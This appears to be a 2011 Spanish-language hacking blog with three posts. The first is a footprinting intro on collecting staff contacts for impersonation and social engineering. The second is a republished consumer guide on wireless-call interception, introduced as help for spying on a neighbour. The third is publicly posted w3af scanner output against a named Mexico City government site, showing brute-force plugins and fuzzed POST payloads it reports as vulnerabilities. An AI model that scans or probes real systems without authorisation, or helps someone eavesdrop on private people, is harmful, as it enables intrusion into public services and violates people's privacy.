Durante este apartado se explicaran algunas técnicas de enumeración y descubrimiento de objetos así como la obtención de información sensible que atacante podría utilizar a su favor

Footprinting

Se conoce como footprinting el proceso de acumulación de información de un entorno de red especifico, usualmente con el propósito de buscar formas de introducirse en el entorno.

La herramienta básica para esta etapa del reconocimiento será el todopoderoso Google.

Las búsquedas se centrarán entorno a la web de la empresa y en su dominio. Se intentarán encontrar perfiles o direcciones de contacto, correos y teléfonos. Estos datos ofrecerán información al hacker para poder realizar ataques de suplantación de identidad y/o ingeniería social.

El contacto del servicio técnico también puede resultar útil para extraer
algún tipo de información.

Otro tipo de información interesante pueden ser las ofertas de
trabajo o los perfiles de personal que busca la empresa.

Pueden dar información acerca de la estructura de la organización y de la tecnología que emplea.

Bueno he aqui la primera entrega de este manual ..


Author:Roberto Gutierres Gil.

Saludos Mundo Libre.

jueves, 9 de junio de 2011

La transmision de comunicaciones Vulnerables

Saludos Mundo Libre.

Me he encontrado un articulo de comunicaciones ya un poco pasado pero de mucha ayuda para indagar un poco de como poder romper comunicaciones para aquellas personas que les interece espiar a su vecina por sus dispositivos de comunicacion.


 Los teléfonos inalámbricos son populares y cada vez hay más personas que los utilizan. Existen 140 millones de suscriptores en Estados Unidos. Si bien estos aparatos inalámbricos ofrecen un sinnúmero de ventajas, la privacidad no puede incluirse entre ellas.

Es posible interceptar llamadas según el tipo de teléfono, y hasta la información transmitida a través de pagers. Asimismo, si su computadora está conectada a un servidor inalámbrico (conocido como "Wi-Fi"), es posible que la información que usted transmite a otras computadoras e impresoras tampoco sea segura.

Por eso vale la pena estar consciente de los riesgos de fraude o seguridad que existen con estos aparatos inalámbricos. Se requiere tomar algunas precauciones para detectar y prevenir el fraude y proteger su derecho a la privacidad. Esta guía abarcará información sobre:
Definiciones y terminología: En esta guía se utilizarán términos como "análogo" y "digital" para describir diferentes tipos de comunicación inalámbrica. Los servicios de teléfonos celulares análogos han estado disponibles por más de 25 años y pueden utilizarse en más del 95 por ciento del país. 

Estos aparatos trasmiten información a través de ondas de radio. Los servicios digitales, disponibles a partir de 1995, convierten las señales en códigos numéricos de computadora denominados uno y dos. Las señales análogas se transmiten continuamente mientras que las transmisiones digitales se difunden a través de pulsos eléctricos. 

Los sistemas de teléfonos celulares utilizan cada vez más el modelo análogo y hoy en día representan el 85 por ciento de todas las llamadas hechas. Las llamadas digitales son por lo general más limpias y seguras que el modelo análogo.
 
TELÉFONOS INALÁMBRICOS
Los teléfonos inalámbricos funcionan como una estación de radio pero a menor escala. Estos aparatos transmiten una señal que pasa por el "handset" (un aparato independiente al teléfono pero por donde puede comunicarse el usuario) y posteriormente al centro de comunicaciones. Estas señales pueden llegar hasta una milla (aproximadamente 1.6 kilómetros) de la ubicación del teléfono.

¿Pueden otras personas interceptar las llamadas telefónicas que hago utilizando aparatos inalámbricos?

Sí, pero dependiendo del tipo de teléfono que usted utiliza. En la mayor parte de los casos, estas llamadas son interceptadas sólo brevemente y por accidente. Sin embargo, existen personas que acostumbran interceptar y escuchar conversaciones utilizando escáners de radio. 

Estos aparatos pueden interceptar todo tipo de comunicación inalámbrica, desde las que provienen de policías, aviones, sistemas móviles, pronósticos del tiempo y de servicios de mantenimiento, entre otros. Las señales de los teléfonos análogos pueden ser interceptadas por medio de monitores de bebés, algunos walkie-talkies y otros teléfonos inalámbricos.

Los teléfonos digitales más nuevos ofrecen mayores medidas de seguridad, aunque los teléfonos más viejos o baratos cuentan con muy poco de esto. Cualquier persona con un escáner de radio puede monitorear llamadas hechas a través de teléfonos celulares análogos más viejos, aunque éste último cuente con múltiples canales de frecuencias.

¿Qué tipo de funciones debo de buscar en un teléfono inalámbrico?
Pregunte qué tipo de funciones de seguridad y de protección a la privacidad ofrece el teléfono inalámbrico antes de comprarlo. Lea la descripción del producto y visite la página de Internet de la compañía para obtener más información.

Los teléfonos celulares que ofrecen mayores medidas de seguridad son aquellos con frecuencias 900 MHz, 2.4 GHz, o 5.8 GHz, especialmente si cuentan con un decodificador y tienen la capacidad de decifrar la señal digitalmente por medio de una tecnología llamada "digital spread spectrum". Pero aún así, no confíe que sus conversaciones no serán interceptadas. Hay algunas personas que se dedican a monitorear conversaciones y que pueden hacerlo casi con cualquier tipo de teléfono.

El hecho de que esté prohibido monitorear llamadas no significa que las leyes protejan mucho, dado que es prácticamente imposible saber si alguien está escuchando, a menos de que alguien lo confiese.

Dado que otras personas pueden estar escuchando sus conversaciones, usted debe evitar hablar sobre datos personales o financieros. Si usted compra algo utilizando un teléfono celular y transmite datos sobre su tarjeta de crédito, es posible que usted se convierta en una víctima del fraude.

Los expertos indican que los teléfonos celulares más seguros son aquellos que operan a frecuencias más elevadas de 2.4 GHz o 5.8 GHz. Los modelos digitales que cuentan con "spread spectrum technology", o SST, son los más seguros. Esta función rompe la señal de la voz y la canaliza a través de varios canales, algo que es difícil de interceptar. Dado que los teléfonos 2.4 GHz y 5.8 GHz y SST operan con un mayor poder de transmisión, la señal también llega más lejos.

Otra función que debe de buscarse son los códigos digitales de seguridad. Tanto el "handset" como la unidad misma deben de tener el mismo código para poder comunicarse entre ellos. Busque teléfonos que asignen señales al azar.

Los códigos de seguridad también pueden ser interceptados. Sin embargo, previenen que las personas que se encuentran cerca de su casa, y que utilizan aparatos similares, intercepten su línea telefónica y la utilicen para hacer llamadas de larga distancia. Si su teléfono no cambia automáticamente estos códigos de seguridad, recuerde que usted mismo puede cambiarlos. No utilice los códigos proporcionados por la compañía. Las personas que monitorean llamadas conocen estos códigos.

No se confíe en que su teléfono es más seguro debido a que tiene varios canales para transmitir información. Sin embargo, si su teléfono cambia automáticamente la señal, será más difícil de que alguien intercepte su llamada ya que las señales cambian de canal (frecuencia) a canal.

Esté consciente de que existen teléfonos que parecen seguros por el simple hecho de distorsionar la señal análoga. Estos aparatos sólo dificultan la interceptación de llamadas.

Los teléfonos inalámbricos con tecnología de punta son más caros. Si usted tiene un presupuesto limitado, recuerde que puede utilizar un teléfono de planta o seguro para transmitir información, incluyendo datos financieros. Asegúrese de que tanto los emisores como los receptores estén utilizando teléfonos de planta.
Nota sobre las comunicaciones de alto riesgo. Usted puede correr más riesgo si tiene un puesto importante (artista, político, ejecutivo o empleado de alto rango de gobierno). También si usted está involucrado en un juicio, en actividades políticas controversiales, religiosas o sociales, o si usted es una víctima de la violencia doméstica. De hecho, toda comunicación electrónica, aunque no sea inalámbrica, puede ser interceptada. Esta guía no provee estrategias de seguridad para estos casos. Existen, sin embargo, servicios profesionales que pueden proveer asistencia técnica para este tipo de comunicaciones.
 
OTROS APARATOS INALÁMBRICOS CON RIESGOS

¿Existen otros aparatos o servicios que pueden transmitir mis conversaciones?
Sistemas de intercom residenciales. Las señales de los monitores de bebés, waklie-talkies para niños y otros sistemas de comunicación corta pueden ser interceptados de la misma manera que un teléfono inalámbrico. Muchos de estos aparatos operan bajo una señal que puede ser fácilmente interceptada por escáners de radio, teléfonos celulares y monitores de bebés. Apague estos aparatos cuando no estén en uso si no quiere que alguien escuche sus conversaciones privadas. En ese caso considere comprar una unidad "wired" o que no sea inalámbrica.

Speakerphones. Si usted tiene un teléfono estándar o de línea segura que cuenta con un speakerphone, esté consciente de que algunos modelos emiten señales débiles de radio incluso cuando el auricular está colgado. Un recibidor de onda corta puede capturar el sonido determinado proveniente de una habitación.

Micrófonos inalámbricos. Los escáners de radio pueden interceptar las señales de micrófonos inalámbricos que se utilizan en conferencias, iglesias, partidos y conciertos, por mencionar algunos casos. En los restaurantes de comida rápida se utilizan este tipo de sistemas inalámbricos para transmitir información, la cual puede ser interceptada a corta distancia. Los escáners también pueden detectar conversaciones realizadas a través de walkie-talkies.

Cámaras de video inalámbricas. En los últimos años se han instalado miles de cámaras de video inalámbricas en hogares y negocios. La cámara emite una señal a un recibidor y este la transmite a una computadora o a un televisor. Aunque estos aparatos de comunicación residencial parecen seguros, existe poca información que indique lo contrario. Aunque son relativamente baratas y fáciles de instalar, las señales se interceptan fácilmente. Quizá sea mejor esperarse hasta cuando existan cámaras de video inalámbricas que cuenten con mayores medidas de seguridad a un costo razonable.

Llamadas hechas desde un avión. Los servicios de comunicación similar a los que se ofrecen durante los vuelos comerciales son fácilmente interceptados por escáners convencionales. Son un blanco favorito.
 
TELÉFONOS CELULARES
Los teléfonos celulares emiten señales de radio a transmisores de bajo voltaje que están ubicados en zonas que varían desde el tamaño de un edificio hasta un área de 20 millas de alcance. La señal que transmite y emite su voz es transferida de zona a zona, dependiendo en dónde esté el interceptor más cercano.

¿Puede alguien escuchar mis conversaciones?
Sí. Esto depende de las funciones de seguridad técnicas que ofrece su teléfono. Por lo general, las llamadas de teléfonos celulares, no pueden ser interceptadas por radios o monitores de bebés. Sin embargo, pueden interceptarse por escáners, especialmente aquellos modelos más antiguos o los que hayan sido alterados ilegalmente para capturar señales de teléfonos celulares análogos.
Gracias a los avances en el campo de la tecnología digital, las señales de los teléfonos celulares digitales son más difíciles de interceptar que los teléfonos análogos. La señal digital no puede ser descifrada por un escáner de radio ya que esta emite ruidos como si fuera un módem o una máquina de fax. Los escáners que utilizan las autoridades tienen la capacidad de monitorear este tipo de comunicaciones, aunque por lo general estos aparatos son costosos y no están disponibles para el público general.

Muchos teléfonos digitales operan en dos y hasta tres ondas de frecuencia. Esto permite la transmisión de información análogamente cuando los servicios digitales no están disponibles. Recuerde que los escáners de radio pueden interceptar llamadas hechas por conducto de un teléfono análogo.

¿Qué tipo de funciones debe de tener un teléfono celular para que pueda proteger mi privacidad?

Los teléfonos celulares digitales, como los teléfonos inalámbricos digitales, son más seguros que un teléfono análogo. Las conversaciones realizadas a través de teléfonos digitales no pueden ser interceptadas por terceras personas. Sin embargo, existen funciones que usted debe de conocer.

La comunicación digital codificada provee la mayor seguridad. Existen varios productos en Estados Unidos que cuentan con este tipo de tecnología, incluyendo CBMA,* TBMA,* y GSM.* Sin embargo, existen pocos proveedores que transmiten información codificada, aunque ese no es el caso en Europa.

En Estados Unidos los sistemas CDMA utilizan tecnología conocida como "spread spectrum technology", o SST, para proveer mayor seguridad. Funciona muy eficientemente aunque no ante los decodificadores que utilizan las autoridades y otros técnicos profesionales. La siguiente generación de sistemas GSM, conocida como 3G, también utilizará SST, y de acuerdo a los expertos, contará con mayor protección.
*Terminología: Las abreviaciones son claves técnicas que fueron designadas por la compañía que produjo estos productos. CDMA significa Code Division Multiple Access. TDMA significa Time Division Multiple Access. GSM es una abreviación de Global System for Mobile Communications. GM es más comúnmente utilizado en Europa, aunque algunos proveedores estadounidenses está utilizándolo. Asimismo, ESMR significa Enhanced Specialized Mobile Radio y iDEN es un sistema que se basa en el TDMA.
Otro término de teléfonos celulares es PCS, o Personal Communication Services. Mientras que los teléfonos digitales "estándar" operan a 800 MHz, los PCS operan a 1900 MHz. Este tipo de servicios disponibles a través de PCS son casi iguales que los usados por teléfonos celulares digitales. Para conocer más sobre este tema lea "How Wireless Phone Technology Works" en el sitio www.ctia.org, el sitio de la organización Cellular Telecommunications and Internet Association.
¿Existen otros peligros relacionados con el uso de teléfonos celulares?
 
Hay algunos modelos de teléfonos celulares que pueden convertirse en micrófonos y utilizarse para interceptar llamadas. Es por esta razón que algunos negocios y dependencias gubernamentales prohíben el uso de teléfonos celulares en zonas donde se hablan temas claves.

Recuerde: Su conversación puede escucharse cuando usted habla en voz alta en algún lugar público como restaurantes, aeropuertos, centros comerciales, transporte público o en las calles. Si usted no quiere que otras personas escuchen su conversación, sea discreto y hable suavemente. O aún mejor, váyase a otro lugar más seguro o posponga las conversaciones importantes para otro momento.

¿Cómo afectan las funciones de localización de algunos teléfonos a la privacidad de los mismos?

Federal Communications Commission pasó una ley que indica que para el año 2005 la mayoría de los proveedores de servicios inalámbricos deben de tener la habilidad tecnológica para localizar físicamente las unidades telefónicas cuando se trate de una llamada de emergencia 911 con un rango de 100 yardas (aproximadamente 90 metros) o menos.. Esta función tiene como nombre E-911. (www.fcc.gov/911/enhanced) Los proveedores pueden conocer esta información basándose en la distancia entre el teléfono y la torre de transmisión más cercana, o a través de aparatos conocidos como GPS, o Global Positioning System, instalados en el mismo teléfono.

Este requisito ha creado un nuevo mercado para las personas que desean desarrollar publicidad al respecto. El nuevo sistema podría funcionar así: Usted pasa cerca de una rampa de la autopista en donde hay un restaurante que vende su comida favorita. Usted entonces recibiría un mensaje de texto con algún tipo de oferta. Por ejemplo al caminar cerca de una cafetería, su teléfono recibiría un mensaje con alguna oferta especial.

Algunos prefieren este tipo de publicidad aunque otros dicen estar preocupados. De cualquier manera, el hecho de que usted recibiera este tipo de ofertas significaría que las compañías podrían estudiar sus gustos y su ubicación. Al contabilizarlos lugares en donde usted ha vivido, es posible de que exista un perfil exhaustivo suyo con motivos de venderle productos o hasta con motivos de espionaje.

Una de las primeras compañías en utilizar este tipo de servicios fue AT&T con su servicio Find Friends. Esto le permite a la compañía ubicar a un usuario con autorización, a base de qué tan lejos o cerca esté de una torre de transmisión. 

Este servicio también puede ubicar a negocios y amigos e invitar a otros usuarios a utilizar el programa. El servicio es parecido a las "listas de amigos" o "buddy lists" que se utilizan en los programas de mensajería instantánea en Internet. El usuario invita a otros a su lista y debe de ser ubicado para transmitir un mensaje. Los "amigos", sin embargo, pueden utilizar una función que los hace "invisibles" y que no puedan ser detectados. Se espera que otros proveedores adopten este tipo de servicios.

La ejecutivos de la industria de servicios inalámbricos están concientes de las preocupaciones que existen sobre la invasión a la privacidad. Por eso se ha estado trabajando en métodos que cuentan con la autorización de los usuarios. (Vea la sección de Recursos al final de esta guía). En agosto del 2002, la Federal Communications Commission (FCC) negó una solicitud hecha por representantes de la industria de aparatos inalámbricos para que se adoptaran leyes relacionados con los servicios de ubicación de usuarios. El reglamento propuesto se realizó en base a los principios de notificación, autorización, seguridad e integridad de la información del consumidor.

Dado que el gobierno decidió no regular estos servicios, los consumidores deben de tener cuidado e investigar las implicaciones que pudiera tener el utilizar este tipo de servicios. Se exhorta a los consumidores a utilizar solamente los servicios que ofrecen máxima protección. Los usuarios deben de tener la opción de apagar o desactivar el sistema de ubicación y los teléfonos deben de estar desactivados cuando se vendan nuevos, excepto cuando el usuario marque un número de emergencia como E-911. Asimismo, el consumidor debe de tener la opción de "optar" por no estar incluido en esa lista.

Asegúrese también leer cuidadosamente la política de privacidad de cualquier proveedor de servicios inalámbricos en la página de Internet de la compañía y por medio de folletos del producto. Preste especial atención a la recopilación de información. Para maximizar la protección, evite utilizar servicios que almacenan información.

¿Existen riesgos de fraudes cuando se utiliza un teléfono celular?
Existen tres tipos de riesgos de fraude: el "clonar" un teléfono celular, robo y fraude de suscripción. La "clonación" ha bajado considerablemente en los últimos años, pero el fraude relacionado con la suscripción va en aumento.

A mediados de los noventa era muy común que se "clonaran" números de serie electrónicos conocidos como ESN. Las compañías estaban perdiendo varios cientos de millones de dólares cada año. El ESN es un número de serie asignado por la compañía al teléfono celular. El ESN y el Mobile Identification Number (MIN) se utilizaban para identificar al suscriptor. El ESN se clonaba al interceptar el ESN-MIN por medio de señales de radio. Entonces se reprogramaba el ESN-MIN, pero utilizando un micro chip de otro teléfono celular. Las llamadas que se hacían utilizando el teléfono clonado costaban dinero y el suscriptor recibía el recibo.
Este tipo de robo ha bajado en los últimos años. Durante los años se desarrollaron funciones de identificación que reducen grandemente las posibilidades de que alguien pueda clonar un teléfono. Sin embargo, continúa sucediendo en algunos sistemas que no tienen la capacidad de identificar la proveniencia de una llamada.

El delito ocurre cuando alguien se roba un teléfono celular y lo utiliza para hacer llamadas. El costo aparece en el recibo de la víctima y los proveedores de estos servicios no siempre perdonan estos cargos. Por lo tanto, si usted es víctima de un robo de teléfono, reporte el incidente a su compañía para que cancele su cuenta. Es posible que el consumidor sea responsable por todas las llamadas hechas hasta la suspensión de la cuenta.

Hoy en día, la batalla más grande es contra el fraude de suscripción, también conocido como robo de identidad. Un impostor con un número de Seguro Social ajeno abre una cuenta de teléfono celular utilizando la información de otra persona. Como es típico, el impostor no paga por las llamadas hechas y el servicio posteriormente es cancelado.

Cuando un empleado de la compañía de teléfono o alguien más intenta localizar al deudor, esta persona descubre que la víctima ni siquiera estaba enterada del fraude. La víctima entonces tiene que lidiar con la larga labor de limpiar su nombre y su reporte de crédito. La Federal Trade Commission reportó que el fraude de teléfono y de servicios básicos es el segundo delito más común en todo el país. El número uno es el fraude de crédito. (FTC Sentinel, www.consumer.gov/sentinel)

¿Qué se puede hacer para evitar el fraude de teléfonos celulares?
Es crucial detectarlo a tiempo. Los consumidores se dan cuenta de que existe un fraude al recibir su recibo mensual. Cuando el teléfono ha sido "clonado", la víctima se da cuenta que existan 10 o más llamadas que él o ella no realizó. Si usted es una víctima de este tipo de fraude, contacte a su proveedor inmediatamente. Si usted tiene problemas con su proveedor de servicios, levante una queja ante la Federal Communications Commission. Vea la sección de Recursos al final de esta guía.

La manera más efectiva para prevenir la "clonación" es subscribirse a un servicio que utiliza métodos de autentificación. Averigüe qué tipo de servicios ofrecen la compañía de teléfono y asegúrese de que exista protección contra la clonación.
En el caso de que su compañía de teléfono no cuente con tecnología de autenticación, haga lo siguiente:
  • Archive en un lugar seguro los documentos que contengan el ESN.
  • Revise sus recibos de teléfono minuciosamente cada mes. Busque llamadas que usted no realizó.
  • Si usted recibe frecuentemente llamadas con números equivocados, es posible que alguien ha clonado su teléfono. Levante una queja.
  • Solicite al proveedor que ponga un candado a todas las llamadas hechas al exterior del país si usted no tiene intenciones de hacer ese tipo de llamadas.
Asimismo, adopte las siguientes precauciones en cualquiera de los casos, aunque su compañía utilice métodos de autentificación:
  • Siempre utilice la función del candado cuando no esté usando el teléfono.
  • No deje su teléfono desatendido o en el carro. Si debe dejarlo en el automóvil, active el candado que tiene el teléfono.
En todo los casos usted debe de:
  • Reportar el robo de un teléfono celular inmediatamente.
El fraude relacionado a la suscripción es totalmente diferente. Aquí su teléfono celular no es el blanco. En este caso son los impostores quienes abren una nueva cuenta de teléfono a nombre suyo. Además, son ellos quienes reciben los recibos, no usted. Usted generalmente no se enterará hasta que los recibos estén atrasados y el coleccionista esté buscándolo para cobrarle.

La mejor manera de prevenir este tipo de fraude es detectarlo a tiempo. Asegúrese repasar su reporte de crédito por lo menos una vez al año. Si alguien abrió una cuenta a su nombre, usted podrá notar que se hizo una "solicitud" o "Inquiry" en su reporte de crédito. Asimismo, es posible que el reporte indique si su cuenta fue trasferida a una agencia de colección de deudas. Usted no será el responsable de pagar por esas llamadas, aunque usted debe de tomar los pasos necesarios para resolver la cuenta o solicitud fraudulenta en su reporte de crédito. La ley California Penal Code 530.8 dicta que las víctimas de fraude relacionado ala suscripción pueden solicitar documentación a la compañía telefónica como una copia de la solicitud que hizo el impostor. (Consulte la Página Informativa 17ª titulada "Identity Theft: What To Do If It Happens To You" o "Qué debe de hacer en el caso de que usted sea una víctima de robo de identidad", en www.privacyrights.org/identity.htm).


PAGERS Y OTROS APARATOS DE MENSAJERIA

Existen varios tipo de pagers: pagers de tono (ya casi no se usan), numéricos, alfanuméricos y de dos canales. Los pagers pueden rentarse o comprarse. El costo mensual de estos aparatos puede ser significativamente menos que los teléfonos celulares o estándar. El costo depende del tipo de pagers y el tipo de servicio que desea contratar el suscriptor.

¿Es posible monitorear un pager o aparatos que transmiten textos?

Los pagers no son inmunes al monitoreo. Los sistemas de pagers por lo general no están codificados. Estos aparatos transmiten frecuencias que pueden ser interceptadas por escáners de radio, aunque solamente con un equipo especial. Los hackers utilizan el Internet para compartir consejos sobre cómo interceptar señales hechas por los pagers. Las dependencias de seguridad cuentan con decodificadores.

Las posibilidades de que su transmisión sea interceptada y decodificada son bajas y decodificada dada la naturaleza críptica de la mayoría de los mensajes. Pero las personas que comparten información clave, como se discutió en la sección de teléfonos inalámbricos, deben de tomar medidas de seguridad necesarias.
Los teléfonos y otros aparatos que transmiten texto como los handhelds están mucho más avanzados en Europa y Asia que en Estados Unidos, pese a la alta demanda. (Los handhelds son aparatos electrónicos pequeños y portátiles como asistentes personales o PDAs). Aún no se sabe con certeza si los servicios de mensajes a corta distancia (SMS) de teléfonos celulares y otros aparatos pueden ser interceptados. Sin embargo, existen antecedentes sobre la transmisión de mensajes de texto falso llamados "SMS spoofing".

Asegúrese de conocer las funciones de seguridad que ofrecen los diferentes sistemas de comunicación. Los expertos aconsejan la instalación de funciones de seguridad en handhelds para codificar la información que usted transmite y para prevenir que otros tengan acceso a ella en caso que se lo roben o que se pierda 
el aparato.
INFORMACIÓN SOBRE LAS LEYES QUE RIGEN EL ESPIONAJE TELEFÓNICO INALÁMBRICO

¿Es legal interceptar llamadas de otras personas que están utilizando aparatos inalámbricos o teléfonos celulares?

Federal Communications Commission (www.fcc.gov) aprobó una ley que dicta que a partir de abril de 1994 está prohibido manufacturar o importar escáners de radio que puedan interceptar frecuencias utilizadas por los teléfonos celulares o que puedan fácilmente alterarse para hacerlo (47 CFR Part 15.37 (f)). Sin embargo, la ley no es un suficiente para desalentar a los delincuentes.
Existe otra ley federal llamada Counterfeit Access Device Law, la cual fue enmendada para convertir la utilización de escáners de radio en delito "con la intención de hacer fraude" comunicación electrónica (18 UCS 1029). Las infracciones a esta ley varían desde multas hasta el encarcelamiento, dependiendo de las circunstancias (18 USC 2511, 2701).

Sin embargo, hay excepciones a estas las leyes. La ley Communications Assistance for Law Enforcement Act of 1994 (CALEA) obliga a los servicios de telecomunicaciones a contar con el equipo y servicios necesarios para que sus aparatos puedan ser interceptados por las autoridades cuando sea autorizado (www.fcc.gov/calea). El sitio de Internet de CALEA de la FBI es: www.askcalea.com
En California es ilegal interceptar o grabar conversaciones de otras personas sin el consentimiento de todos los que participan en la conversación. Esto incluye el uso de teléfonos inalámbricos o celulares (California Penal Code 632.5-632.7). Un requisito para hacer cumplir esta ley es que la intercepción de la llamada tiene que conllevar malas intenciones.

Por ejemplo, no es ilegal que su vecino intercepte su llamada utilizando un escáner de radio si lo hace accidentalmente. Sin embargo, usted no tendrá manera de enterarse que su llamada fue monitoreada al menos de que la persona que está interceptando su transmisión se lo dice. De hecho, auque la persona esté cometiendo un delito, es posible que nadie pueda detectarlo.
Hay excepciones a esta ley de California. Un juez puede autorizar que se intercepten las llamadas de un teléfono celular si el acto ayuda a aclarar algún otro delito (California Penal Code 629-50-629.98). La ley California Penal Code section 633.5 dicta que se pueden monitorear las llamadas si una persona es víctima de extorsión, secuestro, corrupción o algún otro delito que pueda involucrar la violencia. Bajo ciertas circunstancias, los empleados de una compañía de teléfono pueden interceptar llamadas.

Las leyes en otros estados pueden variar. De hecho, la mayoría de los estados utilizan la ley en donde sólo se requiere del consentimiento de una persona, en una conversación de dos o más, para que la llamada sea interceptada legalmente. Para obtener un directorio sobre las leyes de espionaje y monitoreo en los 50 estados visite la página de Reporters Committee for Freedom of the Press: www.rcfp.org/taping. National Conference of State Legislatures provee una gráfica sobre las leyes estatales y federales en su página: www.ncsl.org/programs/lis/CIP/surveillance.htm.

¿Existen leyes sobre la privacidad de comunicación de pagers?

Las leyes federales prohíben interceptar mensajes emitidos a pagers, tanto numéricos como alfanuméricos, de tono y voz. Los pagers de tono están exentos a esta ley (Electronic Communications Privacy Act, 18 USC 2510).

Las autoridades deben de obtener permiso de un juzgado para interceptar transmisiones a su pager digital o de tono y voz. La ley USA PATRIOT Act, creada como respuesta a los ataques del 11 de septiembre, han ablandado esta ley previamente mencionada.


¿Pueden los telemarketers contactarme a través de mi teléfono celular, pager u otros aparatos de texto?

La ley federal Telephone Consumer Protection Act prohibe el uso de marcadores de números automáticos o mensajes pregrabados en llamadas a pagers, teléfonos celulares u otros servicio e comunicación de radio excepto durante una emergencia o con autorización de la persona (47 UC 227).

Sin embargo, la ley no especifica la prohibición de llamadas "directas" hechas por telemarketers a teléfonos celulares. Estas personas aseguran no llamar a los teléfonos celulares, aunque esto suele suceder en ocasiones, especialmente cuando un celular es asignado accidentalmente a un teléfono que previamente fue utilizado en una línea segura o de planta. En estos casos, usted no sólo tiene que lidiar con llamadas intrusas molestas, sino que también tiene que pagar por ellas. (Los usuarios de teléfonos celulares generalmente deben de pagar por las llamadas hechas y recibidas) La asociación Direct Marketing Association solicita a sus miembros a que no hagan llamadas a números en donde la persona tenga que pagar por ella, al menos de que exista previa autorización. (www.the-dma.org/library/guidelines/wirelessmarketing.shtml)


SISTEMAS INALÁMBRICOS DE INFORMACIÓN
Cada vez más negocios y hogares cuentan con sistemas inalámbricos de comunicación capaces de enlazar computadoras, impresoras y otros aparatos. Un sistema como estos le permite construir un sistema de computadoras sin el uso de cables. Desafortunadamente, las funciones de seguridad de estos aparatos están desactivadas cuando salen de la caja. Esto permite al usuario armar rápidamente el producto, aunque queda vulnerable ya que las funciones de seguridad están desactivadas y alguien puede interceptar la comunicación. La mayoría de estos sistemas de comunicación inalámbricos utilizan el protocolo 802.11, también conocido como Wi-Fi.

¿Cuáles son los riesgos de seguridad que existen con sistemas inalámbricos de información?

Los sistemas inalámbricos han creado un nuevo pasatiempo entre personas que interceptan llamadas y espías corporativos llamado "war-driving". El intruso maneja cerca de un distrito de negocios o en una vecindad y con una laptop (computadora portátil) buscando capturar información dentro de un rango de 100 yardas (aproximadamente 90 metros). La información puede variar desde las finanzas de un hogar hasta secretos corporativos.

Los sistemas inalámbricos están equipados con varias funciones de seguridad. Sin embargo, para simplificar la instalación, estos servicios están desactivados. Por lo tanto, existe la amenaza de que alguien pueda robar, alterar o destruir información o agregar computadoras al sistema sin el consentimiento del usuario. El riesgo es mayor en vecindades densamente pobladas o en distritos comerciales.

El sitio de Home PC Firewall Guide provee información independiente sobre productos de seguridad, incluyendo computadoras inalámbricas y PDAs. Su sitio es www.firewallguide.com/index.htm. Otras dos guías recomendables en Internet son: www.practicallynetworked.com/support/wireless_secure.htm y www.csrc.nist.gov/publications/nistpubs/800-48/NIST_SP_800-48.pdf.


Fuente: http://www.privacyrights.org/spanish/pi2.htm

Investigador: Dellcom1@

Saludos Mundo Libre.

miércoles, 8 de junio de 2011

Vulnerable www.tramitesyservicios.df.gob.mx/index.php

Saludos Mundo libre

[Wed 08 Jun 2011 11:13:01 PM CDT] Auto-enabling plugin: grep.collectCookies
[Wed 08 Jun 2011 11:13:01 PM CDT] Auto-enabling plugin: grep.httpAuthDetect
[Wed 08 Jun 2011 11:13:01 PM CDT] Auto-enabling plugin: grep.error500
[Wed 08 Jun 2011 11:13:01 PM CDT] Auto-enabling plugin: discovery.serverHeader
[Wed 08 Jun 2011 11:13:02 PM CDT] Auto-enabling plugin: discovery.allowedMethods
[Wed 08 Jun 2011 11:13:02 PM CDT] Auto-enabling plugin: discovery.frontpage_version
[Wed 08 Jun 2011 11:13:02 PM CDT] Auto-enabling plugin: grep.passwordProfiling
[Wed 08 Jun 2011 11:13:02 PM CDT] Auto-enabling plugin: grep.getMails
[Wed 08 Jun 2011 11:13:02 PM CDT] Auto-enabling plugin: grep.lang
[Wed 08 Jun 2011 11:13:09 PM CDT] The page language is: es
[Wed 08 Jun 2011 11:13:11 PM CDT] The server header for the remote web server is: "Apache". This information was found in the request with id 15.
[Wed 08 Jun 2011 11:13:12 PM CDT] "x-powered-by" header for this HTTP server is: "PHP/5.2.8". This information was found in the request with id 16.
[Wed 08 Jun 2011 11:13:17 PM CDT] Starting formAuthBrute plugin execution.
[Wed 08 Jun 2011 11:13:17 PM CDT] Starting basicAuthBrute plugin execution.
[Wed 08 Jun 2011 11:13:17 PM CDT] Found 1 URLs and 6 different points of injection.
[Wed 08 Jun 2011 11:13:17 PM CDT] The list of URLs is:
[Wed 08 Jun 2011 11:13:17 PM CDT] - http://www.tramitesyservicios.df.gob.mx/index.php
[Wed 08 Jun 2011 11:13:17 PM CDT] The list of fuzzable requests is:
[Wed 08 Jun 2011 11:13:17 PM CDT] - http://www.tramitesyservicios.df.gob.mx/index.php | Method: GET
[Wed 08 Jun 2011 11:13:17 PM CDT] - http://www.tramitesyservicios.df.gob.mx/index.php | Method: POST | Parameters: (9f45efe675d5d419221a6e9c7a9f8716="1", task="vote", id="23", option="Resultados", option="com_poll", voteid="109", voteid="110", voteid="111", voteid="112")
[Wed 08 Jun 2011 11:13:17 PM CDT] - http://www.tramitesyservicios.df.gob.mx/index.php | Method: POST | Parameters: (task="search", option="com_search", searchword="buscar...")
[Wed 08 Jun 2011 11:13:17 PM CDT] - http://www.tramitesyservicios.df.gob.mx/index.php | Method: POST | Parameters: (voteid="109", 9f45efe675d5d419221a6e9c7a9f8716="1", task="vote", id="23", option="Resultados", option="com_poll")
[Wed 08 Jun 2011 11:13:17 PM CDT] - http://www.tramitesyservicios.df.gob.mx/index.php | Method: POST | Parameters: (voteid="111", 9f45efe675d5d419221a6e9c7a9f8716="1", task="vote", id="23", option="Resultados", option="com_poll")
[Wed 08 Jun 2011 11:13:17 PM CDT] - http://www.tramitesyservicios.df.gob.mx/index.php | Method: POST | Parameters: (voteid="112", 9f45efe675d5d419221a6e9c7a9f8716="1", task="vote", id="23", option="Resultados", option="com_poll")
[Wed 08 Jun 2011 11:13:25 PM CDT] The web application sent a persistent cookie.
[Wed 08 Jun 2011 11:17:30 PM CDT] An unidentified vulnerability was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=search&option=d'kc"z'gj'"%2A%2A5%2A(((%3B-%2A%60)&searchword=buscar...". The modified parameter was "option". This vulnerability was found in the request with id 248.
[Wed 08 Jun 2011 11:17:30 PM CDT] An unidentified vulnerability was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=vote&option=Resultados&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=&voteid=109&id=23". The modified parameter was "9f45efe675d5d419221a6e9c7a9f8716". This vulnerability was found in the request with id 264.
